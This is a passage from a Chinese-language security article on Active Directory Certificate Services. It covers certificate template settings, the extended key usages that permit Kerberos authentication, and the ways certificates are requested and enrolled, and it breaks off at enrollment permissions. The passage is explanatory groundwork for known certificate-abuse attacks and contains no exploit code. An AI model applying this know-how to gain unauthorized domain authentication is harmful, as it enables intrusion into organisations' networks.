
如果你需要一个以上的签名，则不允许自动注册。

签名中要求的策略类型(P):

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816155020-9b2e1042-fe66-1.png>)


- **安全描述符**：证书模板的 ACL，包括具有注册到模板所需的扩展权限的主体的身份。关于这个的内容看证书注册那节的证书注册权限里面。
- **扩展**：要包含在证书中的 X509v3 扩展列表及其重要性（包括 `KeyUsage` 和 `ExtendedKeyUsages`）

这里我们要特别注意的是扩展权限里面的应用程序模板，



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816155102-b3b78152-fe66-1.png>)

这个扩展决定了这个模板的用途，比如说文档加密，文档签名，智能卡登陆等等。



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816155124-c145c720-fe66-1.png>)

经过测试与研究，spectorops 的工程师发现包含以下扩展的证书可以使用证书进行 kerberos 认证。

1、客户端认证

2、PKINIT 客户端身份验证


3、智能卡登录

... 1/1 ...


4、任何目的

5、子 CA

其中 PKINIT 不是默认存在的，需要我们手动创建，点击新建，名称自定义，对象标识符为 1.3.6.1.5.2.3.4




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816155758-abf275c0-fe67-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816155447-3a26a90c-fe67-1.png>)

0x03 证书注册

0x00301 证书注册流程



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816155706-8cb1f352-fe67-1.png>)

1、客户端生成一个证书申请文件，这一步可以使用 openssl 生成, 比如

```
openssl req -new -SHA256 -newkey rsa:4096 -nodes -keyout www.netstarsec.com.key -out www.netstarsec.com.csr -subj "/C=CN/ST=Beijing/L=Beijing/O=netstarsec/OU=sec/CN=www.netstarsec.com"
```

或者直接找个在线的网站 https://myssl.com/csr_create.html 生成
(https://myssl.com/csr_create.html%E7%94%9F%E6%88%90)

2、客户端把证书申请文件发送给 CA，然后选择一个证书模板。

提交一个证书申请或续订申请

提交一个保存的申请到 CA，在“保存的申请”框中粘贴一个由外部源（如证书模板）生成的申请。

保存的申请：

base-64 编码的证书申请（如 CMC 或 KCS #10 或 KCS #7）：

证书模板：

添加属性：

属性

✓ 用户

基本 EFS 管理员

EFS 恢复代理

Web 服务器

从属证书颁发机构

提交 >

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161105-812e5744-fe69-1.png>)

这一步可以申请的方式比较多，上面这种是通过访问证书注册界面进行注册的。ADCS 请求注册证书的方式在下一小节具体说明。

3、CA 证书会判断模板是否存在，根据模板的信息判断请求的用户是否有权限申请证书。证书模板会决定证书的主题名是什么，证书的有效时间是多久，证书用于干啥。是不是需要证书管理员批准。

4、CA 会使用自己的私钥来签署证书。签署完的证书可以在颁发列表里面看到。



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816160857-34cd6692-fe69-1.png>)

0x00302 证书注册接口

1、访问证书注册网页界面

要使用此功能，ADCS 服务器需要安装证书颁发机构 Web 注册角色。我们可以在添加角色和功能向导 > AD 证书颁发机构 Web 注册服务里面开启。



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161139-951e4444->


fe69-1.png)

开启完就访问 <https://CA/certsrv> (<https://ca/certsrv>) 访问证书注册网页界面



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161221-ae6fbd1a-fe69-1.png>)

2、域内机器可以通过启动 certmgr.msc (用于用户证书) 或 certlm.msc (用于计算机证书) 来使用 GUI 请求证书




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161356-e72eb30e-fe69-1.png>)

3、域内机器可以通过命令行 `certreq.exe` 和 Powershell `Get-Certificate` 来申请证书

4、使用 **MS-WCCE** , **MS-ICPR** 这俩 RPC, 具体交互流程得去看文档


5、使用 CES, 需要安装证书注册 WEB 服务, soap 的格式, 具体的交互流程得看

MS-WS-TEP 和 **MS-XCEP**



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161841-91016b1a-fe6a-1.png>)

6、使用网络设备注册服务, 得安装网络设备注册服务




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816161506-10bb38e6-fe6a-1.png>)

0x0303 证书注册权限

知道了证书注册的流程，注册的接口，接下来我们关注的就是证书注册的权限。跟证书注册相关的权限主要有两块，一块体现在 CA 证书上，一块体现在证书模板上。

